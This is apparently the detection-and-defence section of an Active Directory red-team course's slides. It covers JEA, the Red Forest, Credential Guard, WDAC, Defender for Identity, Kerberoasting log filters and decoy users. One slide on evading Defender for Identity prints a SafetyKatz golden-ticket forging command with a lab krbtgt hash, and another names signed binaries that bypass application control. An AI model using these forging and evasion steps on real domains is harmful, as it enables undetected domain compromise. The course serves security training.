
- JEA (Just Enough Administration) provides role based access control for PowerShell based remote delegated administration.
- With JEA non-admin users can connect remotely to machines for doing specific administrative tasks.
- For example, we can control the command a user can run and even restrict parameters which can be used.
- JEA endpoints have PowerShell transcription and logging enabled.

Detection and Defense - ESAE

ESAE (Enhanced Security Admin Environment)

- Dedicated administrative forest for managing critical assets like administrative users, groups and computers.
- Since a forest is considered a security boundary rather than a domain, this model provides enhanced security controls.
- The administrative forest is also called the Red Forest.
- Administrative users in a production forest are used as standard non-privileged users in the administrative forest.
- Selective Authentication to the Red Forest enables stricter security controls on logon of users from non-administrative forests.
- Microsoft retired ESAE in 2021 and replaced it with Privileged Access Strategy but it is still worth discussing.


ESAE



Detection and Defense - Privileged Access Strategy

- Privileged access strategy is Microsoft's guidance for securing an enterprise.
- ".. a broader strategy to move towards a Zero Trust architecture"
- Zero Trust - Verify explicitly, Use least privilege access and Assume breach.
- Privileged access strategy includes and focuses on using Azure services.
"Cloud is a source of security"
- Includes Rapid Modernization Plan (RAMP) to adapt recommendations.


Detection and Defense - Privileged Access Strategy



Detection and Defense - Enterprise Access Model

- This replaces the Tier model discussed earlier. This model uses different planes:
- Control Plane
 - Addresses access control. Identity is the primary control.
 - Other access controls include network, applications and data.
- Management plane - To manage and monitor assets
- Data/Workload Plane - Assets with business value like applications, data, workload, IP etc.
- User access - Employee access, public access, B2B etc.
- App access - API access

Detection and Defense - Enterprise Access Model



Privileged Access

Enables IT administrators and other high impact roles to access to sensitive systems and data.
Stronger security for higher impact accounts

Control and Management Planes

Provide unified access and management for workloads and assets (*and provide attackers shortcut for illicit objectives*)

Data/Workloads

Create and store business value in

- Business processes (in apps/workloads)
- Intellectual property (in data and apps)

User and App Access

How employees, partners, and customers access these resources

Detection and Defense - Credential Guard

- It "uses virtualization-based security to isolate secrets so that only privileged system software can access them".
- Effective in stopping PTH and Over-PTH attacks by restricting access to NTLM hashes and TGTs. It is not possible to write Kerberos tickets to memory even if we have credentials.

<https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/>

Detection and Defense - Credential Guard

- But, credentials for local accounts in SAM and Service account credentials from LSA Secrets are NOT protected.
- Credential Guard cannot be enabled on a domain controller as it breaks authentication there.
- Only available on the Windows 10 and later Enterprise edition and Server 2016/later.
- There are bypasses but still very effective.

Detection and Defense - Device Guard (WDAC)

- It is a group of features "designed to harden a system against malware attacks. Its focus is preventing malicious code from running by ensuring only known good code can run."
- Three primary components:
 - Configurable Code Integrity (CCI) - Configure only trusted code to run
 - Virtual Secure Mode Protected Code Integrity - Enforces CCI with Kernel Mode (KMCI) and User Mode (UMCI)
 - Platform and UEFI Secure Boot - Ensures boot binaries and firmware integrity

<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/introduction-to-device-guard-virtualization-based-security-and-windows-defender-application-control>

Detection and Defense - Device Guard (WDAC)

- UMCI is something which interferes with most of the lateral movement attacks we have seen.
- While it depends on the deployment (discussing which will be too lengthy), many well known application whitelisting bypasses - signed binaries like csc.exe, MSBuild.exe etc. - are useful for bypassing UMCI as well.
- Check out the LOLBAS project (lolbas-project.github.io).

Detection and Defense - MDI

- "..identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization."
- MDI sensors are installed on DCs and Federation servers. Analysis and alerting is done in the Azure cloud.
- MDI can be used for detecting
 - Recon
 - Compromised credentials (Brute-Force, Kerberoasting etc.)
 - Lateral movement (PTH, OPTH etc.)
 - Domain Dominance (DCSync, Golden ticket, Skeleton key etc.)
 - Exfiltration

Detection and Defense - MDI Bypass

- The key is to avoid talking to the DC as long as possible and make appear the traffic we generate as attacker normal.
- To bypass DCSync detection, go for users which are whitelisted. For example, the user account used for PHS may be whitelisted.
- Also, if we have NTLM hash of a DC, we can extract NTLM hashes of any machine account using netsync
- If we forge a Golden Ticket with SID History of the Domain Controllers group and Enterprise Domain Controllers Group, there are less chances of detection by MDI

```
SafetyKatz.exe "kerberos::golden /user:dcorp-dc$  
/domain:dollarcorp.moneycorp.local /id:1000 /sid:s-1-5-21-1874506631-  
3219952063-538504511 /sids:s-1-5-21-280534878-1496970234-700767426-  
516,s-1-5-9 /krbtgt:4e9815869d2090ccfca61c1fe0d23986 /ptt" "exit"
```

Detection and Defense - Ticket Forging and Replay

- For all the attacks that include Forging or Replaying Kerberos tickets, the easiest detection is - Access to a privileged or higher tier asset from a lower tier.
- Applies on Golden, Silver, Diamond tickets and a lot of other attacks!

Detection and Defense - Kerberoasting

- Events
 - Security Event ID 4769 - A Kerberos ticket was requested
- Mitigation
 - Service Account Passwords should be hard to guess (greater than 35 characters)
 - Use Group Managed Service Accounts (Automatic change of password periodically and delegated SPN Management)

Detection and Defense - Kerberoasting

- Since 4769 is logged very frequently on a DC. We may like to filter results based on the following information from logs:
 - Service name should not be krbtgt
 - Service name does not end with \$ (to filter out machine accounts used for services)
 - Account name should not be machine@domain (to filter out requests from machines)
 - Failure code is '0x0' (to filter out failures, 0x0 is success)
 - Most importantly, ticket encryption type is 0x17

Detection and Defense - Deception

- Deception is a very effective technique in active directory defense.
- By using decoy domain objects, defenders can trick adversaries to follow a particular attack path which increases chances of detection and increase their cost in terms of time.
- Traditionally, deception has been limited to leave honey credentials on some boxes and check their usage but we can use it effectively during other phases of an attack.

Detection and Defense - Deception

- What to target? Adversary mindset of going for the "lowest hanging fruit" and illusive superiority over defenders.
- We must provide the adversaries what they are looking for. For example, what adversaries look for in a user object:
 - A user with high privileges.
 - Permissions over other objects.
 - Poorly configured ACLs.
 - Misconfigured/dangerous user attributes and so on.
- Let's create some user objects which can be used for deceiving adversaries. We can use Deploy-Deception for this: <https://github.com/samratashok/Deploy-Deception>
- Note that Windows Settings | Security Settings | Advanced Audit Policy Configuration | DS Access | Audit Directory Service Access Group Policy needs to be configured to enable 4662 logging.

Detection and Defense - User Deception

- Creates a decoy user whose password never expires and a 4662 is logged whenever x500uniqueidentifier - d07da11f-8a3d-42b6-b0aa-76c962be719a property of the user is read.:

```
Create-DecoyUser -UserFirstName user -UserLastName  
manager -Password Pass@123 | Deploy-UserDeception -  
UserFlag PasswordNeverExpires -GUID d07da11f-8a3d-42b6-  
b0aa-76c962be719a -verbose
```

- This property is not read by net.exe, WMI classes (like Win32_UserAccount) and ActiveDirectory module. But LDAP based tools like PowerView and ADExplorer trigger the logging.

Thank you

- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil@alteredsecurity.com
- For other red team labs: <https://www.alteredsecurity.com/online-labs>
- For bootcamps: <https://www.alteredsecurity.com/bootcamps>
- For lab extension/access/support, please contact :
adlabsupport@alteredsecurity.com
- Discord (Claim crtP-enrolled role to access the dedicated channel) -
<https://discord.com/invite/vcEwaRMwJe>